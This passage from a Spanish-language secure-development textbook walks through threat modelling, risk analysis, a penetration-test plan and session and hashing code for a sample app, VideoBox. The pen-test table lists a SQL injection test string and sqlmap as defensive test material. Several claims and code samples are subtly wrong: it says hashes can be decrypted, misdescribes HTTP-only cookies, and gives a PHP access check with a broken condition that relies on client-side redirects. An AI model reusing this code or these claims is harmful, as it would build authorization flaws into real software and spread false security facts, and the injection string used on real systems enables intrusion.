  - Nombre de la empresa
  - Nombre de la aplicación
  - Nombre del diseñador
  - Nombre del documento
  - Números de versión

- Objetivo de la aplicación
- Requisitos funcionales

A continuación se muestra un ejemplo de casos de uso ya utilizados según los requisitos del proyecto VideoBox.

Tabla 7.1 Requisitos funcionales

Caso de uso	Como <papel>	Deseo la <funcionalidad>
1	Como usuario	Deseo ver los reportajes más vistos
2	Como corresponsal	Deseo crear una cuenta
3	Como corresponsal	Deseo poder cambiar mi perfil
4	Como corresponsal	Deseo poder subir mis reportajes
5	Como corresponsal	Deseo ver un resumen de todos mis reportajes
6	Y así sucesivamente	

LABORATORIO 7.1 ***Análisis de necesidades (casos de uso)***

En este ejercicio de laboratorio completarás el análisis de necesidades para la aplicación VideoBox. Aprovecha los casos de uso anteriores y agrega nuevos basados en la descripción previa del proyecto VideoBox.

7.5 ◆ SSLC: diseño

La segunda fase del SSLC es el diseño, el cual constituye el escenario de la aplicación. Con este plano, los desarrolladores de software pueden traducir los componentes de diseño en módulos de software, funciones, bibliotecas, etc.

A continuación se muestra una lista de consejos para el diseño del software:

1. Nunca confíes en los usuarios
2. Diseña la autenticación de los usuarios de forma segura, por ejemplo implementando el marco OAuth.

3. La autorización sólo debe ser después de la autenticación
4. Aplica una zonificación para que el código y los datos de la aplicación estén separados lo más que se pueda
5. Diseña un esquema de validación de datos que sea seguro
6. Haz un uso adecuado de la criptografía
7. El acceso a la información confidencial debe ser seguro
8. Retroalimentación con los usuarios (feedback)
9. Utiliza sólo componentes externos seguros a medida que cambia la superficie de ataque

La fase de diseño consta de los dos documentos siguientes:

- Diseño funcional
- Diseño técnico

LABORATORIO 7.2 ***Diseño funcional***

Realiza el diseño funcional con las siguientes partes:

- Portadilla con:
  - Nombre de la empresa
  - Nombre de la aplicación
  - Nombre del diseñador
  - Nombre del documento
  - Número de versión

- Mapa del sitio
- Diagramas de páginas de alambre
- Diseño del formulario

LABORATORIO 7.3 ***Diseño técnico***

Realiza el diseño técnico con las siguientes partes:

- Portadilla con:
  - Nombre de la empresa
  - Nombre de la aplicación
  - Nombre del diseñador
  - Nombre del documento
  - Número de versión

- Lenguajes de programación
- Diseño físico de la base de datos
- Diagramas de componentes

- Diagramas del flujo de datos
- Análisis de riesgo
- Modelo de amenazas
- Diagramas de implementación con componentes

7.5.1 Modelado de amenazas

A menudo es difícil asegurar adecuadamente los sistemas de información, pues ni siquiera está claro qué se debe de proteger exactamente, contra quién, por qué, qué debe de contener y dónde se debe trazar el límite.

El modelado de amenazas puede ayudar a mapear las vulnerabilidades de antemano; consiste en el "desmantelamiento" sistemático de la aplicación para identificar las amenazas.

En este modelado debemos encontrar un equilibrio entre los costos de las contramedidas y el valor de la información vulnerable; se trata de un proceso que debe repetirse siempre, porque los procesos, las vulnerabilidades y las amenazas cambian día a día.

Una respuesta a una amenaza podría ser:

- Minimizar, reducir o bloquearla con controles de seguridad (contramedidas)
- Transferir una amenaza a otra entidad, por ejemplo, tercerización (outsourcing)
- Aceptar la amenaza
- Evaluar si el costo de las contramedidas supera los costos o las pérdidas debido a la amenaza.

El modelado de amenazas es, como se mencionó, un proceso continuo de SSLC; lo es más de pensamiento que un proceso automatizado. Usamos estos modelos para poder anticipar los peligros.

El modelado de amenazas consta de los siguientes pasos:

- Se divide la aplicación
- Se identifican las amenazas
- Se crea un modelo de amenaza

División de la aplicación

La división de la aplicación es un proceso de varios pasos. Comienza con el análisis de los casos de uso, como se ve a continuación:

- Crear un diagrama de flujo de datos para cada caso de uso
  - Identificar los puntos de entrada
  - Identificar los activos
  - Identificar los límites de privilegios (zonificación)

En la siguiente figura, vemos un diagrama de flujo de datos para uno de los casos de uso de la aplicación VideoBox: el caso de uso 2 'Como corresponsal, deseo poder crear una cuenta'.




Figura 7.2 Diagramas de flujo de datos para el caso de uso 2

El punto de entrada es el formulario para crear una nueva cuenta en el navegador. Hay dos límites de privilegio (zonificación) entre el navegador y el servidor de la red, y entre el servidor de la red y el servidor de datos. El 'activo' a proteger es la información de la cuenta de los corresponsales en la base de datos.

LABORATORIO 7.4 *Diseño técnico (dataflow)*

Para este ejercicio de laboratorio se necesita un software de diagramación, tal como Astah o Lucidcharts. Crea diagramas de flujo de datos para todos los casos de uso de la aplicación VideoBox, como se indicó anteriormente. Agrega los diagramas a tu diseño técnico.

LABORATORIO 7.5 *Analizar la Ley de Protección de Datos Personales*

Cada vez se demandan más exigencias a la entrega de servicios en la red, por ejemplo, que ésta cumpla con los requisitos establecidos por la Ley de Protección de Datos Personales. Este cumplimiento de los requisitos también se denomina conformidad. La organización que suministra los servicios en la red es responsable de los aspectos legislativos relacionados con la pérdida y la fuga de datos personales de los clientes.

Tu empresa u organización implementa medidas técnicas y organizativas apropiadas para proteger los datos personales contra pérdidas o contra cualquier forma de procesamiento ilegal. Estas medidas aseguran (con base en el estado de la técnica y los costos de implementación) un nivel apropiado de seguridad en vista de los riesgos involucrados en el procesamiento y la naturaleza de los datos a proteger.

En otras palabras, nosotros, los diseñadores de software, somos responsables de proteger los datos personales de nuestros clientes.

Basándote en tus diagramas de flujo de datos, realiza un análisis para determinar si la infraestructura y el diseño cumplen con los requisitos de la Ley de Protección de Datos Personales. Agrega este análisis al diseño técnico.

Análisis de riesgo

Para analizar el riesgo de una amenaza, es preciso definir los siguientes términos:

- Amenaza
- Vulnerabilidad
- Impacto
- Probabilidad
- Riesgo

La **amenaza** es todo lo que puede dañar tu aplicación.

La **vulnerabilidad** es una debilidad en el sistema que puede usarse para robar información o dañarlo.

El **impacto** es el peligro relativo (bajo, medio o alto) de una amenaza para la organización. Se puede expresar en términos de dinero o estatus social.

La **probabilidad** es la posibilidad (baja, media, alta) de que se produzca una amenaza.

El **riesgo** es el peligro (*impacto* × *probabilidad*) de que realmente se produzca un ataque. El impacto y la probabilidad pueden ser bajos, medios o altos. Puedes expresar esto en números.

LABORATORIO 7.6 *Diseño técnico (análisis de riesgo)*

En este ejercicio de laboratorio, realiza un análisis de riesgo para la aplicación VideoBox en función de tus diagramas de flujo de datos. Usa la plantilla de la siguiente tabla.

Tabla 7.2 Análisis de riesgo

Caso de uso	Amenaza	Impacto	Probabilidad	Riesgo
1. Como usuario anónimo deseo ver los últimos videoreportajes nuevos	Ninguna	Ninguno	Ninguna	Ninguno

2. Como corresponsal, deseo poder crear una cuenta	Inyecciones Exposición de datos personales	Alto	Alta	Alto
3. Como corresponsal, deseo poder cambiar mi perfil	Autenticación interrumpida	Alto	Alta	Alto
Y así sucesivamente				

Utiliza la siguiente tabla de riesgos como herramienta para completar la tabla 7.2.

Tabla 7.3 Tabla de riesgos

PROBABILIDAD						
	A-	grande	misconfiguración	interrumpir accesibilidad	inyección SQL	acceso sin autorización
	B-	substancial	develación de contraseñas	errores de integridad	XSS	robo de identidad
	C-	limitado	infección malware	ingeniería social	errores del usuario	errores de encripción
	D-	mínimo			errores de bibliotecas	errores del administrador
RIESGO = PROBABILIDAD X IMPACTO			mínimo	limitado	substancial	grande
			1	2	3	4
			IMPACTO			

Creación de un modelo de amenaza

Controles de seguridad

Después de identificar los riesgos, debemos especificar controles (contramedidas) para minimizarlos. A éstos se les llama **controles de seguridad**. Luego los implementamos en la fase de codificación. A continuación se muestra una lista de amenazas y posibles controles de seguridad.

Autenticación: Todas las conexiones de usuarios externos y procesos internos deben verificarse.

- Proporciona todas las conexiones con la autenticación correcta
- Proporciona todas las páginas con la autenticación correcta
- Encripta credenciales de autenticación a través de HTTPS POST

Autorización: Implementar siempre mecanismos de autorización.

- Definir usuarios y sus derechos
- Realizar controles de autorización en todas las solicitudes
- Eliminar todas las autorizaciones de prueba (puertas traseras) que se han creado en la fase de prueba

Cookies: Implementar la administración de cookies.

- Las cookies deben contener la menor cantidad de datos confidenciales posible
- Encriptar las cookies cuando contengan datos confidenciales
- Crear cookies http-only
- Validar los datos de sesión

Validación de datos/entrada: Implementar un mecanismo de validación de datos/entrada.

- Validar todas las entradas que los hackers puedan ajustar a través de encabezados HTTP
- Validar campos de formulario y cookies
- Validar la longitud y el tipo de datos de entrada
- Validar los datos en el lado del servidor
- Eliminar las puertas traseras para la validación de datos (datos de prueba y depuración)

Manejo de errores: Evitar la posibilidad de pérdida de información.

- Manejo correcto de los retornos en los métodos y las funciones
- Manejar correctamente errores y excepciones
- Manejar correctamente los errores del sistema
- Proteger a los usuarios de los errores del sistema

Auditoría: Implementar una bitácora de actividades de usuarios**.**

- No registres información confidencial como cookies y credenciales de autenticación
- La entrada de registro debe tener una longitud máxima
- Registra autenticaciones exitosas y fallidas
- Registra errores de aplicación

Criptografía: Encriptado de datos confidenciales.

- Todos los datos confidenciales enviados deben encriptarse
- Implementar los métodos criptográficos más conocidos

LABORATORIO 7.7 *Modelo de amenaza*

En este ejercicio de laboratorio crearás el modelo de amenaza para la aplicación VideoBox. Usa la siguiente plantilla. Sólo toma los casos de uso con un riesgo de tu análisis. Agrega tu modelo de amenaza a tu diseño técnico.

Tabla 7.4 Modelo de amenazas

Caso de uso	Activo	Amenaza	Punto de entrada	Vulnerabilidad	Controles de seguridad
2. Como corresponsal, deseo crear una cuenta	Información de la cuenta	Inyecciones Exposición de datos personales	Formulario para crear cuenta nueva	Los hackers pueden ingresar inyecciones SQL usando el formulario	Validación de entrada
3. Como corresponsal, deseo poder cambiar mi perfil	Cookie de sesión	Autenticación/ sesión interrumpida	Página del perfil	Los hackers pueden ver la cookie de sesión del usuario en el Encabezado HTTP	La cookie de sesión debe enviarse a través de HTTPS o HTTP-only
Y así sucesivamente	Y así sucesivamente	Y así sucesivamente			

El siguiente enlace al sitio de la red de OWASP proporciona más información sobre modelado de amenazas:

https://www.owasp.org/index.php/Application_Threat_Modeling

LABORATORIO 7.8 *Diagrama de implementación*

Crea un diagrama de implementación (despliegue) que describa la siguiente infraestructura:

- Un servidor web con firewall
- Un servidor de datos MySQL
- Un servidor de videos

Menciona claramente las zonificaciones.

7.6 ◆ SSLC: Plan de pruebas de penetración

Con el plan de pruebas de penetración hacemos una estrategia para verificar todos los peligros del modelo de amenazas; los analizamos para un caso de uso y describimos los casos de abuso en nuestro plan. Un caso de abuso es una interacción con la aplicación para penetrar y causar daño o un "exploit"(una proeza); dichos casos comprueban si los controles de seguridad del modelo de amenaza funcionan. En este sentido, hacemos dos planes de pruebas de penetración:

- Un plan de pruebas manuales
- Un plan de pruebas automatizadas en el que usamos herramientas

7.6.1 Pruebas manuales de penetración

A continuación puedes ver un ejemplo de un plan para pruebas manuales.

Tabla 7.5 Plan de pruebas de penetración manuales

Caso de uso	Amenaza	Caso de abuso
1. Como corresponsal, deseo crear una cuenta	Inyecciones Exposición de datos personales	Probaremos CAPTCHA en el formulario Ejecutaremos inyecciones SQL con 'OR' 1 '=' 1
2. Como corresponsal, deseo poder cambiar mi perfil	Autenticación/sesión interrumpida	Iniciaremos sesión como corresponsal e intentaremos escalar privilegios para obtener los derechos de ADMINISTRADOR
3. Como administrador, quiero hacer respaldos diarios		
Y así sucesivamente		

7.6.2 Pruebas de penetración automatizadas

En este plan describimos las herramientas que utilizaremos para las pruebas automatizadas de los controles de seguridad en el modelo de amenaza. A continuación, puedes ver un ejemplo de un plan para pruebas automatizadas.

Tabla 7.6 Plan de prueba automatizado

Nombre de la herramienta	Proveedor y versión	Objetivo
SQLMAP		Escaneo de vulnerabilidades de inyecciones SQL

LABORATORIO 7.9 ***Plan de pruebas de penetración***

En este ejercicio de laboratorio harás el plan de pruebas con los siguientes componentes:

- Portadilla con:
  - Nombre de la empresa
  - Nombre de la aplicación
  - Nombre del diseñador
  - Nombre del documento
  - Número de versión
- Plan de pruebas de penetración manuales
- Plan de pruebas de penetración automatizadas

7.7 ◆ SSLC: Programación defensiva

Durante la fase de codificación, el análisis y los diagramas de la aplicación se traducen a código. A continuación se explican algunos principios de diseño de código (desarrollo del mismo).

7.7.1 Principios del diseño del código

Principio de separación de intereses (SoC)

La separación de intereses (SoC o Separation of Concerns) es el principio de diseño de código mediante el cual dividimos un sistema en módulos basados en la funcionalidad (= interés), por ejemplo, inicio de sesión, base de datos segura y acceso seguro a los datos. El código configurado de acuerdo con SoC es por lo tanto modular y debe ser reutilizable. Model View Controller es un buen ejemplo de este principio. Aquí el código para cada funcionalidad se crea por separado de modo que, por ejemplo, los cambios en las interfaces no tienen ningún efecto en la funcionalidad.

Economy of mechanism (Economía del mecanismo)

El **principio de economía** del mecanismo consiste en hacer diseños simples y pequeños. Los ejemplos son el código modular, los objetos reutilizables y los servicios centralizados. El código mal estructurado es difícil de asegurar, como ejemplos podemos citar a demasiadas clases y comandos, comandos *include* o *require* (todos los lenguajes de programación tienen mecanismos tales como *include* y *require* para importar módulos), lo cual hace que el código sea difícil de leer y comprender. El código que es fácil de leer también lo es de proteger. Es mejor codificar una función que pueda reutilizarse, que las piezas de código repetidas que se puedan encontrar en todas partes en tu aplicación.

Fail-safe default

Fail-safe default es el principio según el cual no proporcionas acceso a la información de forma estándar. Esto significa que debes implementar métodos donde describas explícitamente las condiciones de acceso a la información.

Complete mediation (Mediación completa)

La **mediación completa** verifica la autorización para cada solicitud de acceso a cada recurso. Este es un método por el cual se debe determinar la identidad de cada solicitante.

Open design (Diseño abierto)

El **diseño del software** en sí no debe ser secreto, sino abierto a revisiones y protegido con claves y contraseñas.

Separation of privilege (Separación de privilegios)

La **separación de privilegios** es un mecanismo donde se necesitan dos claves independientes para acceder a un recurso.

Principle of least privilege (Principio del menor privilegio)

El principio del menor privilegio significa que los usuarios y los módulos operan con los derechos mínimos (privilegios) que son esenciales para el desempeño de sus funciones. Esto también minimiza el uso incorrecto de privilegios.

Least common mechanisms (Mecanismos menos comunes)

Punto de partida: Minimiza los mecanismos compartidos por todos los usuarios (navegadores anónimos, clientes y administradores). Por ejemplo: el compartir variables entre todos los usuarios puede conducir a riesgos de seguridad.

Defense in depth (Defensa en profundidad o DiD)

'Defense in depth' es la estrategia para incorporar controles de seguridad en varias capas de un sistema. Hay tres capas:

- Personas
- Operaciones
- Ambiente (red e infraestructura)

Por ejemplo: La combinación de programación segura con servidores seguros.

7.7.2 Mejores prácticas y listas de verificación

Además de los principios de diseño del código, es aconsejable prestar atención a las mejores prácticas de codificación. Se trata de listas de reglas informales que provienen de la práctica y que mejoran la calidad del software. Diversas comunidades de software/grupos de usuarios colocan estas prácticas en Internet. Un ejemplo es el **Top 10 Coding Best Practices** (las 10 mejores prácticas de codificación) que se describen a continuación.

1. Codificar funciones compactas. Ninguna función debe ser más larga que una A$_4$, que es en promedio 60 renglones de código por función.

2. Evita las construcciones recursivas. Todo el código debe tener estructuras simples de decisión. Utiliza analizadores de código como Googles Closure Tools: **https://developers. google.com/closure/**

3. Realiza un seguimiento de las fugas de memoria y evítalas eliminando las variables, los objetos y los listeners (oyentes) no utilizados.

4. Evita las iteraciones sin fin dando un límite superior máximo a todos los bucles.

5. Usa un máximo de dos aserciones por función; éstas se usan para probar nuestras suposiciones en una función. Una aserción es, por ejemplo:

```
if (!ascersión (session == true)) {return ERROR;}
```

6. Evita el acceso no autorizado a objetos de datos declarándolos en el espacio interno.

7. Valida los parámetros de entrada de tus funciones y los valores de retorno.

8. Evita los preprocesadores. A menudo, los preprocesadores se usan como el primer paso de la edición del código fuente escrito en algún lenguaje de programación, antes de editarlo con un compilador.

9. Evita usar punteros en tus funciones.

10. Corrección de errores y manejo de excepciones.

Lista de verificación SANS

Además de las visiones generales de las mejores prácticas, también hay listas de verificación de controles de seguridad para el diseño de aplicaciones en la red. La lista que SANS publica es conocida. SansInstitute es una organización especializada en seguridad de la información y gestión de la misma. Puedes encontrar el sitio de SANS en:

www.sans.org

SANS es un acrónimo de SysAdmin, Audit, Network, Security (Administración de sistemas, Auditoría, Red, Seguridad), empresa dedicada a la investigación, capacitación y certificación en el campo de la seguridad; mantiene una lista de verificación como base para la seguridad de las aplicaciones en la red y los servidores de datos y web. La lista de verificación se puede encontrar mediante el siguiente enlace:

www.sans.org/reading-room/whitepapers/securecode/security-checklist-web-applicationdesign-1389

- Evaluación de riesgos
- Autenticación
- Autorización y control de acceso
- Administración de sesiones
- Validación de datos y entrada
- Cross site scripting (XSS)
- Errores en la inyección de comandos
- Buffer overflows (sobreflujos del amortiguador)
- Manejo de errores
- Registros de auditoría
- Administración remota
- Aplicación en la red y configuración del servidor

7.7.3 Access Control (Gestión de acceso)

Con base en la lista OWASP que hemos estudiado en el capítulo anterior, revisaremos esta relación y veremos hasta qué punto podemos prevenir o combatir las vulnerabilidades utilizando buenas prácticas de codificación. Al final de esta sección, deberás dominar los siguientes conocimientos y habilidades.

- Gestión de acceso
- Autenticación con algorítmos hashing
- Gestión de sesiones
- Autenticación multi factor (MFA)
- RESTful API

Gestión de acceso

La gestión de acceso comprende la autenticación y autorización para el acceso a información; controla los datos de autenticación tales como nombres de usuarios, contraseñas, número de identificación personal (NIP), escaneos biométricos y claves digitales.

Tokens (etiquetas)

Un enfoque común es proteger todos los formularios en la aplicación que tengan un efecto, es decir, que cambien o eliminen información con un *token* (etiqueta); éste es una clave secreta que sólo el servidor puede saber y que se envía con un formulario cada vez.

El token se agrega al formulario y se envía con la petición. Cuando entra una solicitud, el servidor puede verificar si la etiqueta es conocida y correcta. Otras personas difícilmente pueden tener conocimiento del token correcto y, por lo tanto, difícilmente pueden falsificar la petición.

Autenticación con algorítmos Hashing

Autenticación es el proceso de verificar la identidad de un usuario. Para proteger datos importantes, como de tarjetas de crédito y contraseñas, usamos algoritmos de hashing. Los datos encriptados pueden almacenarse de manera segura en una base de datos y, si es necesario, descifrarse o decodificarse de nuevo y comparase por ejemplo con los datos de ingreso de un usuario.

En la siguiente figura vemos una contraseña a la cual se le ha aplicado hash con una sal. Una sal puede ser una marca de tiempo (una "marca de tiempo" generada automáticamente, como día/mes/año) o un número aleatorio. El algorítmo hashing agrega una sal por ejemplo a una contraseña y crea un valor hash.




Figura 7.3 Algorítmo hash

El algorítmo hash cifra por ejemplo una contraseña con una sal y crea un texto hexadecimal. Supongamos que `archivo.txt` contiene el número 123. Si empleamos el algorítmo sha256sum de la siguiente manera:

```
Sha256sum archivo.txt
```

Produce el siguiente cifrado hash:

```
181210f8f9c779c26da1d9b2075bde0127302ee0e3fca38c9a83f5b1dd8e5d3b
```

Pero si `archive.txt` contiene el número 124, el algorítmo produce un valor hash distinto:

```
ca2ebdf97d7469496b1f4b78958f9dc8447efdcb623953fee7b6996b762f6fff
```

Así, podemos comprobar si un texto ha sido alterado.

Hashing con PHP

PHP utiliza el método **password_hash()** para el *hasheo* de contraseñas. Este método hace uso de los algoritmos de encriptación más recientes. En el proceso de encriptación se genera una sal. El método lo usamos de la siguiente manera:

```
$cifrado = password_hash($contraseña, PASSWORD_DEFAULT);
```

PASSWORD_DEFAULT permite utilizar los algorítmos más recientes. Enseguida vemos un ejemplo de una contraseña encriptada. El resultado es una conversión a 32 caracteres hexadecimales en función de la entrada original, por ejemplo:

$2y$	10$	6z7GKa9kpDN7KC3ICW1Hi.	Fd0/to7Y/ x36WUKNP0IndHdkdR9Ae3K
Algoritmo	Opciones	Sal	Contraseña hash

La primera y segunda parte contienen información necesaria para el cifrado y descifrado de la contraseña. Para verificar un cifrado contra tu contraseña utilizamos el método **password_verify()** de la siguiente manera:

```
$verificación = password_verify($contraseña, $cifrado);
```

Aquí se compara un cifrado con una contraseña no cifrada. El resultado será verdadero o falso.

Hashing con Java

En Java se utiliza el método SHA512 de la siguiente manera:

```
public static byte[] contraseñaHash(
      final char[] contraseña,
      final byte[] sal,
      final int iteraciones,
      final int longitudDeLLave ) {
      SecretKeyFactory skf = SecretKeyFactory.getInstance(
                  “PBKDF2WithHmacSHA512” );
      PBEKeySpec spec = new PBEKeySpec(
                  contraseña, sal, iteraciones, longitudDeLLave);
      SecretKey key = skf.generateSecret( spec );
      byte[] resultado = key.getEncoded( );
      return resultado;
}
```

Aquí utilizamos el algorítmo Password Based Key Definition 2 (PBKDF2) en SHA512 de la siguiente forma:

- Sal es un valor al azar de 32 bytes como mínimo
- Iteraciones es el número de iteraciones del algorítmo
- longitudDeLLave debe ser 256 bytes como mínimo

Hashing con C#

En C# podemos usar el algorítmo SHA512 como sigue:

```
byte[] contraeña = new byte[LONGITUD];
byte[] resultado;
SHA512 shaM = new SHA512Managed();
resultado = shaM.ComputeHash(contraeña);
```

LABORATORIO 7.10 ***Script de acceso***

Codifica un script (en tu lenguage de preferencia) al lado del cliente con un formulario de acceso, y otro script al lado del servidor para crear el hash de la contraseña.

Gestión de sesiones

La gestión de sesiones es el proceso mediante el cual se siguen las actividades de los usuarios entre las diferentes sesiones (el momento en que el usuario inicia una). Esta gestión implementa las cookies de la sesión y las etiquetas de un usuario verificado.

En el momento en que se inicia una sesión se crea una etiqueta en forma de cookie. Podemos utilizar esta identificación para verificar los privilegios del usuario, por ejemplo, preguntando para cada página si el usuario tiene derechos de acceso. Las cookies deben ser sólo cookies HTTP-only, para que no sean visibles en los encabezados de las solicitudes.

Los hackers pueden atacar aplicaciones desprotegidas con scripting de sitios cruzados (XSS) para abusar de cookies y token (etiquetas). Una buena gestión de sesión protege contra el robo y el abuso de cookies y token (etiquetas).

- Implementar privilegios basándose en la autenticación
- Implementar nombres de usuario y contraseñas sensibles a letras mayúsculas, es decir, que las reconozcan
- Implementar una política de contraseñas segura:
  - Diez caracteres de longitud
  - Sensible a letras mayúsculas, es decir, que se reconozcan
  - Al menos un número (0-9)
  - Al menos un carácter especial (!&#%)

- Aplicar hash a las contraseñas en la base de datos
- Aplicar hash a la entrada del usuario y compararla con la cadena hash en la base de datos
- Usar la Autenticación Multifactorial (MFA) para iniciar una sesión:
  - Contraseñas
  - Token (etiquetas)

- Implementar herramientas de autenticación, tales como:
  - OAuth2
  - OpenID
  - SAML

- Utilizar el protocolo HTTPS al iniciar sesión
- Crear cookies con el atributo HTTP-only
- Usar cookies de sesión con fecha de caducidad

Sesiones en PHP

En PHP iniciamos una sesión de la siguiente manera:

```
session_start();
```

Este método crea el arreglo global `$_SESSION[]` y un identificador único por sesión. El método **session_id()** nos provee el identificador. En el siguiente ejemplo guardamos el identificador en el arreglo de sesiones:

```
$_SESSION[“ID”] = session_id();
```

Después de verificar los datos del usuario podemos autorizar el acceso a la información según el rol del mismo. Por ejemplo en PHP:

```
if($verificado) {
      session_start();
      $_SESSION[“ID”] = session_id();
      if($rol == “Administrador”){
              echo “<script>
              location.href=’index.php?pagina=admin;
              </script>”;
      }elseif($rol == “Usuario”){
              echo “<script>
              location.href=
              ‘index.php?página=usuario;
              </script>”;
      }else {
              echo “<script>
              location.href=
```

```
                'index.php?página=home;
                </script>";
        }
}
```

Para controlar el acceso a la información específica por página podemos hacer lo siguiente:

```
    if(!isset($_SESSION["ID"]) && $rol != "Administrator"){
        echo "<script>
        alert('Usted no tiene autorización para accesar esta
página');
        location.href='../index.php';
        </script>";
    }
```

Sesiones en JAVA

En JAVA creamos sesiones con el método de `HttpServletRequest getSession()` de la siguiente manera:

```
HttpSession nieuwSession = request.getSession();
```

Usa este método antes de enviar una repuesta. El método `getSession()` da como resultado un objeto session. Si aún no existe una sesión, se crea un nuevo objeto sesión.

Si empleamos el parámetro false entonces obtenemos la sesión existente y no se crea una nueva:

```
HttpSession sesión = request.getSession(false);
```

Si empleamos el parámetro true creamos una nueva sesión:

```
HttpSession sesión = request.getSession(true);
```

Por ejemplo, el siguiente método se realiza solamente si ya existe una sesión:

```
public void postTransactie (HttpServletRequest req,
HttpServletResponse res) throws ServletException, IOException
{
      if ( HttpSession sesión = req.getSession(false) ) {
      // sesión existente. Mostrar página solicitada.
      }else{
              // error:
              // Usted no tiene acceso a la página solicitada.
      }
}
```

En el siguiente ejemplo hacemos uso del método `getId()` para obtener la propiedad id del objeto **sesión**. La propiedad id es una cadena única mantenida por el servidor:

```
String IDsesión = sesión.getId();
```

El siguiente enlace da más información sobre sesiones en JAVA.

```
https://docs.oracle.com/cd/E19857-01/819-6518/gcxvp/index.html
```

Sesiones en C#

En C# la clase Session es un diccionario con atributos y valores. Por ejemplo:

```
Session.Add("usuario", "Juan");
Session.Add("apellido", "Juanes");
```

o

```
Session["usuario"] = "Juan";
Session["apellido"] = "Juanes";
```

Obtenemos el ID de la sesión de la siguiente manera:

```
string IDsesión;
IDsesión = HttpContext.Current.Session.SessionID
```

LABORATORIO 7.11 ***Sesiones***

Codifica un script al lado del servidor en el lenguaje de tu preferencia para crear una sesión para un usuario.

Autorización con sesiones

Una sesión es una serie de datos compartidos entre el usuario y el servidor. Estos datos los podemos usar en otras páginas sin necesidad del método POST. Aplicaciones tales como banco y tiendas en línea hacen uso de sesiones para manejar la autorización e interacción de usuarios de una manera segura. Podemos definir variables dentro de una sesión, tales como preferencias del usuario. Estas variables estarán disponibles durante toda la sesión.

Autorización por medio de un rol

Para controlar autorizaciones podemos hacer uso de roles. Por ejemplo:

```
rol = 'usuario' para usuarios registrados
rol = 'administrador' para administradores
rol = null para páginas públicas
```




Figura 7.4 Autorización basada en rol

Este diagrama se codifica de la siguiente manera:

```
if($rol == 'A'){
      echo "<script>location.href='index.php?página=A';</script>";
}elseif($rol == 'B'){
      echo "<script>location.href='index.php?página=B';</script>";
}
```

Renovación de sesiones

La mayoría de los marcos para el desarrollo de software proveen métodos para la renovación de sesiones. Con estos métodos podemos crear y borrar sesiones.

Java

```
request.getSession(true)
```

y

```
HttpSession.invalidate()
```

C#

```
Session.Abandon()
```

y

```
Response.Cookies.Add(new…)
```

PHP

```
session_start()
```

o

```
session_regenerate_id(true)
```

y

```
sesión_destroy()
```

EL parámetro true hace que la sesión activa se elimine y false hace que la sesión no se elimine.

Fijación de sesión

La fijación de sesión (session fixation) es un ataque donde un hacker roba la sesión activa de un usuario con el propósito de obtener acceso a la aplicación. Un hacker puede robar sesiones de las siguientes tres maneras:

- Adivinando la ID de la sesión.
- Robando la ID de la sesión con la ayuda de malware, escaneos de la red o con exploits JavaScript que permiten robar cookies.
- Creando su propia ID de sesión.

Es por esto que debemos crear nuevas ID de sesiones regularmente, por ejemplo cuando se ingresa a la aplicación y cuando se otorgan nuevos privilegios al usuario.

LABORATORIO 7.12 ***Generar sesiones***

En este ejercicio de laboratorio vemos un ejemplo de cómo crear nuevas sesiones. Abre un nuevo archivo y guárdalo como **generarSesiones.php** y agrégale los siguientes códigos:

```
<?php
function generarSesiones($nombreDeSesión)
{
    // controlar si esta sesión está desactivada:
   if(isset($_SESSION[‘DESACTIVADA’]) || $_SESSION[‘DESACTIVADA’] == true)
        return;

    // desactivar esta sesión en 10 segundos:
  $_SESSION[‘DESACTIVADA’] = true;
  $_SESSION[‘TIEMPO_DE_EXPIRACION’] = time() + 10;

  // generar nueva sesión sin eliminar la sesión desactivada:
    session_regenerate_id(false);
```

```
    // guardar nueva ID de sesión nueva y eliminar las dos sesiones:
    $nuevaID = session_id();
    session_write_close();

    // iniciar nueva sesión con nueva ID y nombreDeSesión:
    session_id($nuevaID);
    session_name($nombreDeSesión);
    session_start();
    $_SESSION[“ID”] = session_id();
    $_SESSION[“NOMBRE_DE_SESION”] = $nombreDeSesión;

    // borrar los siguientes valores de la nueva sesión:
    unset($_SESSION[‘DESACTIVADA’]);
    unset($_SESSION[‘TIEMPO_DE_EXPIRACION’]);
}
// para realizar pruebas añade lo siguiente

// generar sesión para usuario
generarSesiones(“usuario”);

// mostrar el arreglo SESSION:
print_r($_SESSION);

// generar sesión para administrador:
generarSesiones(“admin”);

// mostrar el arreglo SESSION:
print_r($_SESSION);
?>
```

El resultado debe ser parecido al siguiente:

```
Array ( [ID] => 5613eaaf5c0fcdf64f2f49a9655b843b [NAAM] => usuario )

Array ( [ID] => 1abb76131a718cda97837e6af027cc66 [NAAM] => admin )
```

Marcos de autenticación (OAuth)

